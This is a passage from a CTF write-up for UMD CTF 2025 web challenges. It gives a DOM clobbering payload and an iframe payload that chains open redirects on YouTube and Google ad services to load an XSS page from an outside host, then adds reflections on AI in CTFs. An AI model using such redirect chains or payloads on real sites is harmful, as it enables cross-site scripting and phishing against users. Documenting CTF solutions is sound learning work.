I didn’t have much time to look at other solutions, but it looks like this was unintended.
The intended was a DOM Clobering on the window.sessionNumber.
<a href="sessionNumber" value="3&likes=1"></a>
I have to read more about it to understand it better.
The iframe to https://www.youtube.com/embed/ was promising and my first try. It looks like youtube has a very know open redirect but I couldn’t find it. At least not one without user interaction.
Just got it now from CTF Discord.
<iframe src="https://www.youtube.com/embed/../logout?continue=https://googleads.g.doubleclick.net/pcs/click?adurl=https://matte.pw/xss.html"></iframe>
Too fun to loose. I promise to study it, but those were interesting enough to document it here. Always nice to see different solutions. Lot of skilled hackers out there.
AI vs. CTF
AI is not going anywhere. I started doing CTFs (mostly) in 2020 and it is impossible to compare the effort of the analysis then and now.
Usually I had to read a lot of boilerplate code to get to the interesting parts. Now I can just get a summary of the whole app, with the main vulnerabilities. It’s impossible to miss on the basics.
I can generate exploit codes MUCH faster. I can analyze complex code or languages I dont know (like Rust).
The fun part is that it does not solve the whole challenges (yet?) and we still have to work on the complex issues and understand how the fabric of the universe works.
It’s better to use it in our favor and use it to learn stuff, see nice things much faster and not waste time on things that will not help us learn something.
Modern Times

References
- Team: FireShell
- Team X/Twitter
- Follow me too :) @NeptunianHacks
- UMD CSec
- UMD CTF 2025 - Web Challenges Sources